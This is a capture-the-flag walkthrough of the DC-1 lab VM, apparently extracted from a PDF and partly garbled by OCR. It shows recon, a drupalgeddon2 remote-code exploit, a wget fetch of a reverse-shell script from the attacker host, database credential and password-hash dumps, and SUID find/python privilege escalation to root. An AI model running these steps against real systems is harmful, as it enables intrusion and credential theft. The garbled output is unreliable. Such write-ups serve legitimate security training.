### dc1

Network Distance: 1 hop

```
initial recon
 Currently scanning: Finished! | Screen View: Unique Hosts
 4 Captured ARP Reg/Rep packets, from 4 hosts. Total size: 240
   ΙP
                 At MAC Address
                                    Count
                                              Len
                                                   MAC Vendor / Hostname
 10.0.2.1
                 52:54:00:12:35:00
                                        1
                                               60
                                                   Unknown vendor
 10.0.2.2
                 52:54:00:12:35:00
                                        1
                                               60
                                                  Unknown vendor
 10.0.2.3
                                        1
                                                  PCS Systemtechnik GmbH
                 08:00:27:4c:00:8d
                                              60
 10.0.2.36
                 08:00:27:ad:f8:ae
                                        1
                                               60 PCS Systemtechnik GmbH
 oot@kali:~/notes#
nmap and verifying results
       STATE SERVICE VERSION
                     OpenSSH 6.0pl Debian 4+deb7u7 (protocol 2.0)
22/tcp open ssh
 ssh-hostkev:
    1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
    2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
    256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Debian))
 http-generator: Drupal 7 (http://drupal.org)
 http-robots.txt: 36 disallowed entries (15 shown)
 /includes/ /misc/ /modules/ /profiles/ /scripts/
  /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
  /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 /LICENSE.txt /MAINTAINERS.txt
 http-server-header: Apache/2.2.22 (Debian)
 http-title: Welcome to Drupal Site | Drupal Site
111/tcp open rpcbind 2-4 (RPC #100000)
 rpcinfo:
    program version
                     port/proto service
    100000 2,3,4
                        111/tcp rpcbind
    100000 2,3,4
                        111/udp rpcbind
    100024 1
                      32839/udp status
    100024 1
                      40433/tcp status
MAC Address: 08:00:27:AD:F8:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux kernel:3
OS details: Linux 3.2 - 3.16
```

root@kall:~# rpcinfo -p 10.0.2.36				
program	vers	proto	port	service
100000	4	tcp	111	portmapper
100000]	3	tcp	111	portmapper
100000	2	tcp	111	portmapper
100000	4	udp	111	portmapper
100000	3	udp	111	portmapper
100000	2	udp	111	portmapper
100024	1	udp	32839	status
100024	1	tcp	40433	status

#### google drupal config

# Core parts of your project

Do not touch the following folders. Except for Drupal core updates or contribution to the Drupal core. If you think that there's a bug in the Drupal core, don't edit the code first - check the issue queue first.

- /includes: Helper functions (e.g. image manipulation, password generation etc.)
- /misc: JavaScripts, icon-images for messages etc.
  - /modules: the modules from the Drupal core.
  - /profiles: the installation profiles from the Drupal core (minimal, standard, testing). Drupal will ask you which profile you want to install when first installing your Drupal site.
  - /scripts: contains various scripts. e.g. to execute the cron, dump the database, generate a password hash and run the tests.
  - /themes: here are the Drupal core themes located. Such as the default Bartik theme and the Seven theme which is the default one for administration pages.

- /sites: Here comes anything which is not part of the Drupal core.
   Contains an "all"- and a "default"-folder. In the "all"-folder you can place
   your custom and contrib modules and themes. Additionally here's a
   "default"-folder where your site configuration resides. After a Drupal site
   is installed, there will be a settings.php file in the "default"-folder, where
   usually the database configuration and other site-specific configurations
   are. You're free to place other configuration files in the default folder. The
   reason for the naming "all" and "default" is the Drupal multi-site setup.
- [Optional] /sites/my-website-a.com and /sites/my-website-b.com etc.: Drupal is able for multi-site configuration. If you point your webserver into the Drupal root directory, Drupal can manage to handle separate modules, themes and configuration by sharing one Drupal core and specific modules or themes between an number of Drupal websites. You can even share specific database tables (such as the user table) or 1 database between multiple Drupal sites.
- /sites/all: Any modules and themes in this folder will be available to all
  instances managed by this code base. So if you are running multisite, the
  modules and themes will be available to each of the multi sites. If you
  have only 1 website instance managed by Drupal, you can place them in
  this folder.
- /sites/all/modules: Here you can put all your contrib and custom modules. Please notice: don't edit contrib modules directly on bugs or any other issues. Firstly take a look into the issue queue for the specific project, create patch or fork the project/module/theme. If you decide to fork a module or theme, consider to release your fork on Drupal.org by a full project application.
- /sites/all/themes: That place is ment to hold your custom or contrib themes. You can create your own themes or a sub-theme like for the Zen theme. Please notice to keep any PHP logic as most as possible separate from the theme. Database queries, PHP classes and similiar are better located in a Drupal module.
- [Optional] /sites/all/modules/sustem: Often Drugal users place here

- /sites/all/themes: That place is ment to hold your custom or contrib
  themes. You can create your own themes or a sub-theme like for the Zen
  theme. Please notice to keep any PHP logic as most as possible separate
  from the theme. Database queries, PHP classes and similiar are better
  located in a Drupal module.
- [Optional] /sites/all/modules/custom: Often Drupal users place here
  their custom modules. The modules which are not released officially on
  Drupal.org. Be careful with this folder. Sometimes other projects don't
  recognize this sub-folder. But mostly they do (like Drush and the Drupal
  module management system). You're most safe, if you even place your
  custom modules in the /sites/all/modules folder. Then you can prefix your
  module names, to easier seperate them from the contrib modules. For
  example: "my\_client\_fancy\_field".
- [Optional] /sites/all/modules/contrib: Often Drupal users separate in this sub-folder the contrib-modules. That means modules which are officially released as a full project on Drupal.org. Also be carefully with this subfolder. Sometimes other projects do not recognize this sub-folder. Your safer with just using the /sites/all/modules folder. But don't rename the contrib module folders. That would break their functionality. You can do this with your custom modules.
- [Optional] /sites/all/modules/features: If you manage your Drupal 7
  website configuration by the features module, it could be a good way to
  seperate the modules, which will be created by the features module, in
  this directory. Learn more about configuration management in Drupal 7.
  Please notice that in Drupal 8 the configuration can be managed by the
  Drupal core.
- /.htaccess: The directory-level configuration file for your project. It contains default configuration such as for readable URLs. You can edit this file if you have special requirements.
- /.gitignore: In this file you can specify the files and folders which should be ignored by the Git version control system. Compared with other OpenSource version control systems, Git has one of the most advantages for development with others via the internet.

Enumerating credential using request password



# **Drupal Site**

Home



Further instructions have been sent to your e-mail address.

#### Home

## User account

Create new account Log in Request new password

Username \*

## admin


Enter your Drupal Site username.

Password \*

Enter the password that accompanies your username.

Log in

Getting RCE exploit drupalgeddon2
https://github.com/lorddemon/drupalgeddon2/blob/master/drupalgeddon2.py



Listing files on main directory of the website

```
oot@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'ls -lah'
total 192K
drwxr-xr-x
            9 www-data www-data 4.0K Mar 27 00:38 .
                       root
                                4.0K Feb 19 23:10 ...
drwxr-xr-x 12 root
           1 www-data www-data
                                 174 Nov 21
                                             2013 .gitignore
            1 www-data www-data 5.7K Nov 21
                                             2013 .htaccess
            1 www-data www-data 1.5K Nov 21
                                             2013 COPYRIGHT.txt
            1 www-data www-data 1.5K Nov 21
                                             2013 INSTALL.mysql.txt
                                             2013 INSTALL.pgsql.txt
            1 www-data www-data 1.9K Nov 21
            1 www-data www-data 1.3K Nov 21
                                             2013 INSTALL.sqlite.txt
            1 www-data www-data
                                 18K Nov 21
                                             2013 INSTALL.txt
            1 www-data www-data
                                 18K Nov
                                         1
                                             2013 LICENSE.txt
            1 www-data www-data 8.0K Nov 21
                                             2013 MAINTAINERS.txt
            1 www-data www-data 5.3K Nov 21
                                             2013 README.txt
            1 www-data www-data 9.5K Nov 21
                                             2013 UPGRADE.txt
                                             2013 authorize.php
            1 www-data www-data 6.5K Nov 21
            1 www-data www-data 720 Nov 21
                                             2013 cron.php
                                52 Feb 19 23:20 flag1.txt
            1 www-data www-data
            4 www-data www-data 4.0K Nov 21
                                             2013 includes
            1 www-data www-data 529 Nov 21
                                             2013 index.php
            1 www-data www-data
                                703 Nov 21
                                             2013 install.php
            4 www-data www-data 4.0K Nov 21
                                             2013 misc
drwxr-xr-x 42 www-data www-data 4.0K Nov 21
                                             2013 modules
drwxr-xr-x 5 www-data www-data 4.0K Nov 21
                                             2013 profiles
            1 www-data www-data 244 Feb
                                          9 14:20 r.py
            1 www-data www-data 1.6K Nov 21
                                             2013 robots.txt
            2 www-data www-data 4.0K Nov 21
                                             2013 scripts
            4 www-data www-data 4.0K Nov 21
                                             2013 sites
            7 www-data www-data 4.0K Nov 21
                                             2013 themes
drwxr-xr-x
            1 www-data www-data 20K Nov 21
                                             2013 update.php
            1 www-data www-data 2.2K Nov 21
                                             2013 web.config
                                             2013 xmlrpc.php
            1 www-data www-data 417 Nov 21
```

#### Reading flag1.txt

root@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'cat flag1.txt'
Every good CMS needs a config file - and so do you.

Listing settings directory

```
roop@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'ls -lah sites/default'
total 52K
dr-xr-xr-x 3 www-data www-data 4.0K Feb 19 23:48 .
drwxr-xr-x 4 www-data www-data 4.0K Nov 21 2013 ..
-rw-r--r-- 1 www-data www-data 23K Nov 21 2013 default.settings.php
drwxrwxr-x 3 www-data www-data 4.0K Feb 19 23:10 files
-r--r--r-- 1 www-data www-data 16K Feb 19 23:48 settings.php
```

```
Getting creds off settings file on drupal
  flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
  What can you do with these credentials?
$databases = array (
  'default' =>
  array (
    'default' =>
    arrav (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
```

\$drupal\_hash\_salt = 'X8gdX70dYRiBnlHoj0ukhtZ7e04EDrvMkhN21SWZocs';

Getting Files off remote server

```
total 192
drwxr-xr-x
            9 www-data www-data
                                 4096 Mar 27 00:38 .
drwxr-xr-x 12 root
                       root
                                 4096 Feb 19 23:10 ...
            1 www-data www-data
                                  174 Nov 21
                                               2013 .gitignore
            1 www-data www-data
                                 5767 Nov 21
                                               2013 .htaccess
rw-r--r--
            1 www-data www-data
                                 1481 Nov 21
                                               2013 COPYRIGHT.txt
            1 www-data www-data
                                  1451 Nov 21
                                               2013 INSTALL.mysql.txt
rw-r--r--
rw-r--r--
            1 www-data www-data
                                  1874 Nov 21
                                               2013 INSTALL.pgsql.txt
            1 www-data www-data
                                  1298 Nov 21
                                               2013 INSTALL.sqlite.txt
rw-r--r--
            1 www-data www-data 17861 Nov 21
                                               2013 INSTALL.txt
rw-r--r--
rwxr-xr-x 1 www-data www-data 18092 Nov
                                               2013 LICENSE.txt
                                 8191 Nov 21
            1 www-data www-data
                                               2013 MAINTAINERS.txt
rw-r--r--
            1 www-data www-data
                                 5376 Nov 21
                                               2013 README.txt
            1 www-data www-data
                                 9642 Nov 21
                                               2013 UPGRADE.txt
            1 www-data www-data
                                 6604 Nov 21 12013 authorize.php
            1 www-data www-data
                                  720 Nov 21
                                               2013 cron.php
rw-r--r--
            1 www-data www-data
                                   52 Feb 19 23:20 flag1.txt
rw-r--r--
drwxr-xr-x 4 www-data www-data
                                 4096 Nov 21
                                               2013 includes
            1 www-data www-data
                                  529 Nov 21
                                               2013 index.php
rw-r--r--
- rw - r - - r - -
            1 www-data www-data
                                  703 Nov 21
                                               2013 install.php
           4 www-data www-data
                                 4096 Nov 21
                                               2013 misc
drwxr-xr-x
drwxr-xr-x 42 www-data www-data
                                 4096 Nov 21
                                               2013 modules
drwxr-xr-x 5 www-data www-data
                                 4096 Nov 21
                                               2013 profiles
            1 www-data www-data
                                  244 Feb 9 14:20 r.py
rw-r--r--
            1 www-data www-data
                                 1561 Nov 21
                                               2013 robots.txt
drwxr-xr-x 2 www-data www-data
                                 4096 Nov 21
                                               2013 scripts
drwxr-xr-x 4 www-data www-data
                                 4096 Nov 21
                                               2013 sites
drwxr-xr-x 7 www-data www-data
                                 4096 Nov 21
                                               2013 themes
            1 www-data www-data 19941 Nov 21
                                               2013 update.php
rw-r--r--
rw-r--r--
            1 www-data www-data
                                  2178 Nov 21
                                               2013 web.config
            1 www-data www-data
                                  417 Nov 21
                                               2013 xmlrpc.php
 oot@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'wget http://10.0.2.15/r.py'
```

making the remote file executable(r.py)

```
oot@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'ls -al'
total 192
drwxr-xr-x
            9 www-data www-data 4096 Mar 27 00:38 .
drwxr-xr-x 12 root
                      root
                                4096 Feb 19 23:10 ...
-rw-r--r-- 1 www-data www-data 174 Nov 21
                                             2013 .gitignore
           1 www-data www-data 5767 Nov 21
                                             2013 .htaccess
           1 www-data www-data 1481 Nov 21
                                             2013 COPYRIGHT.txt
           1 www-data www-data
                                1451 Nov 21
                                             2013 INSTALL.mysql.txt
           1 www-data www-data 1874 Nov 21 2013 INSTALL.pgsql.txt
                                1298 Nov 21
           1 www-data www-data
                                             2013 INSTALL.sqlite.txt
           1 www-data www-data 17861 Nov 21
                                             2013 INSTALL.txt
           1 www-data www-data 18092 Nov
                                         1
                                             2013 LICENSE.txt
           1 www-data www-data
                                8191 Nov 21
                                             2013 MAINTAINERS.txt
                                5376 Nov 21
           1 www-data www-data
                                             2013 README.txt
           1 www-data www-data
                                9642 Nov 21
                                            2013 UPGRADE.txt
           1 www-data www-data
                                6604 Nov 21
                                             2013 authorize.php
                                720 Nov 21
           1 www-data www-data
                                            2013 cron.php
                                52 Feb 19 23:20 flag1.txt
           1 www-data www-data
                                4096 Nov 21
                                             2013 includes
           4 www-data www-data
                                             2013 index.php
           1 www-data www-data
                                529 Nov 21
           1 www-data www-data
                                703 Nov 21
                                             2013 install.php
- rw-r--r--
           4 www-data www-data
                                4096 Nov 21
                                             2013 misc
drwxr-xr-x
                                             2013 modules
drwxr-xr-x 42 www-data www-data
                                4096 Nov 21
drwxr-xr-x 5 www-data www-data
                                4096 Nov 21
                                             2013 profiles
                                244 Feb 9 14:20 r.py
-rwxr-xr-x 1 www-data www-data
           1 www-data www-data
                                1561 Nov 21
                                             2013 robots.txt
drwxr-xr-x
           2 www-data www-data
                                4096 Nov 21
                                             2013 scripts
           4 www-data www-data
drwxr-xr-x
                                4096 Nov 21
                                             2013 sites
                                4096 Nov 21
           7 www-data www-data
drwxr-xr-x
                                             2013 themes
           1 www-data www-data 19941 Nov 21
                                            2013 update.php
           1 www-data www-data 2178 Nov 21
                                             2013 web.config
            1 www-data www-data
                                417 Nov 21
                                             2013 xmlrpc.php
```

```
setting up nc listener on attacking machine
```

```
root@kali:/var/www/html# nc -nlvp 5555
listening on [any] 5555 ...
```

```
Executing reverse shell on target machine root@kali:~/notes/dcl# ./exploit.py -h http://10.0.2.36 -c 'python ./r.py'
```

```
$ mysql -h localhost -u dbuser -p
Enter password: R0ck3t
show databases;
dir;
ERROR 1064 (42000) at line 2: You lion for the right syntax to use new
Database
information_schema
drupaldb
$ ■
```

```
$ mysql -h lqcalhost -u dbuser -p
Enter password: R0ck3t
use drupaldb;
show tables;
dir;
```

```
users users_roles
variable
views_display
views_view
watchdog
```

```
        select * from users;

        uid
        name
        pass
        mail
        theme
        signature_format
        created access login
        status timezone
        l

        anguage
        picture
        init
        data
        NULL
        0
        0
        NULL
        0
        NULL
        0
        NULL
        0
        NULL
        1558581
        1558581
        1558583852
        1550582362
        1
        Australia/Melbourne
        0
        admin@example.com
        NULL
        1558581
        1558583852
        1550582362
        1
        Australia/Melbourne
        0
        admin@example.com
        b:0;
        filtered_html
        1
        1
        550581952
        1550582225
        1
        Australia/Melbourne
        0
        fred@example.com
        b:0;
        553603044
        0
        0
        0
        Australia/Melbourne
        0
        dicrechadr@mywrld.site
        filtered_html
        1
        553603044
        0
        0
        0
        Australia/Melbourne
        0
        dicrechadr@mywrld.site
        NULL
        4
        0
        0
        0
        Australia/Melbourne
        0
        dicrechadr@mywrld.site
        NULL
        4
        0
        0
        0
```

admin \$\$\$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
Fred \$\$\$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg fred@example.org
evdaez \$\$\$DecyibbIOSCXVkwb8FFhP7pmGUA3wAQG5xBZAQxThTudAY3hhc0v dicrechadr@mywrld.site
\$drupal\_hash\_salt = 'X8gdX70dYRiBnlHoj0ukhtZ7e04EDrvMkhN21SWZocs';

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
dalemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

Verifying services

```
$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
           0
                  0 *:ssh
tcp
                                                                       LISTEN
tcp
           0
                  0 localhost:smtp
                                                                       LISTEN
                  0 localhost:mysql
tcp
           0
                                                                       LISTEN
tcp
           0
                  0 *:sunrpc
                                                                       LISTEN
           0
tcp
                  0 *:40433
                                                                       LISTEN
           0
                  0 10.0.2.36:38886
tcp
                                              10.0.2.15:5555
                                                                       ESTABLISHED
tсрб
           0
                  0 [::]:ssh
                                              [::]:*
                                                                       LISTEN
tсрб
           0
                  0 localhost:smtp
                                              [::]:*
                                                                       LISTEN
tсрб
           0
                  0 [::]:43204
                                              [::]:*
                                                                       LISTEN
tсрб
           0
                  0 [::]:sunrpc
                                              [::]:*
                                                                       LISTEN
                  0 [::]:http
tсрб
           0
                                              [::]:*
                                                                       LISTEN
tсрб
           0
                  0 10.0.2.36:http
                                              10.0.2.15:60948
                                                                       ESTABLISHED
                  0 *:924
udp
           0
           0
udp
                  0 localhost:956
udp
           0
                  0 *:bootpc
udp
           0
                  0 *:32839
udp
           0
                  0 *:20558
udp
           0
                  0 *:sunrpc
udp6
           0
                  0 [::]:924
                                              [::]:*
udp6
           0
                  0 [::]:4579
                                              [::]:*
udp6
           0
                  0 [::]:sunrpc
                                              [::]:*
                                              [::]:*
           0
udp6
                  0 [::]:56066
```

abusing suid files

```
find / -type f -perm -4000 2> /dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

```
find /root -type f 2> /dev/null
/root/.profile
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache/download/https---updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/thefinalflag.txt
/root/.bash history
/root/.bashrc
root/.aptitude/config
```

At this point I wanted to look for things in the list that were potentially unusual, so I took a look at my local Fedora installation and compared the two lists – this gave two ways to potentially gain privileges, the first was to abuse nmap and the second was to abuse the find command. An example of doing this can be found below:

```
touch foo
find foo -exec whoami \;
```

```
Testing out reverse root shell
$ find /usr/bin/python -exec chmod +s /usr/bin/python \;
$ ls -l /usr/bin/python
lrwxrwxrwx 1 root root 9 Sep 29 2013 /usr/bin/python -> python2.7
$ ls -l /usr/bin/python2.7
-rwsr-sr-x 1 root root 2728748 Nov 25 2017 /usr/bin/python2.7
```

```
root@kali:/var/www/html# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.36] 38892
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Final flag

```
# lsf
total 32K
drwx----- 4 root root 4.0K Feb 28 12:11 ./
drwxr-xr-x 23 root root 4.0K Feb 19 22:34 ../
drwx----- 2 root root 4.0K Feb 19 22:30 .aptitude/
-rw------ 1 root root 44 Feb 28 12:11 .bash_history
-rw-r--r-- 1 root root 949 Feb 19 23:03 .bashrc
drwxr-xr-x 3 root root 4.0K Feb 19 23:03 .drush/
-rw-r--r-- 1 root root 140 Nov 20 2007 .profile
-rw-r--r-- 1 root root 173 Feb 19 23:43 thefinalflag.txt
# cat thefinal*
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7
# ■
```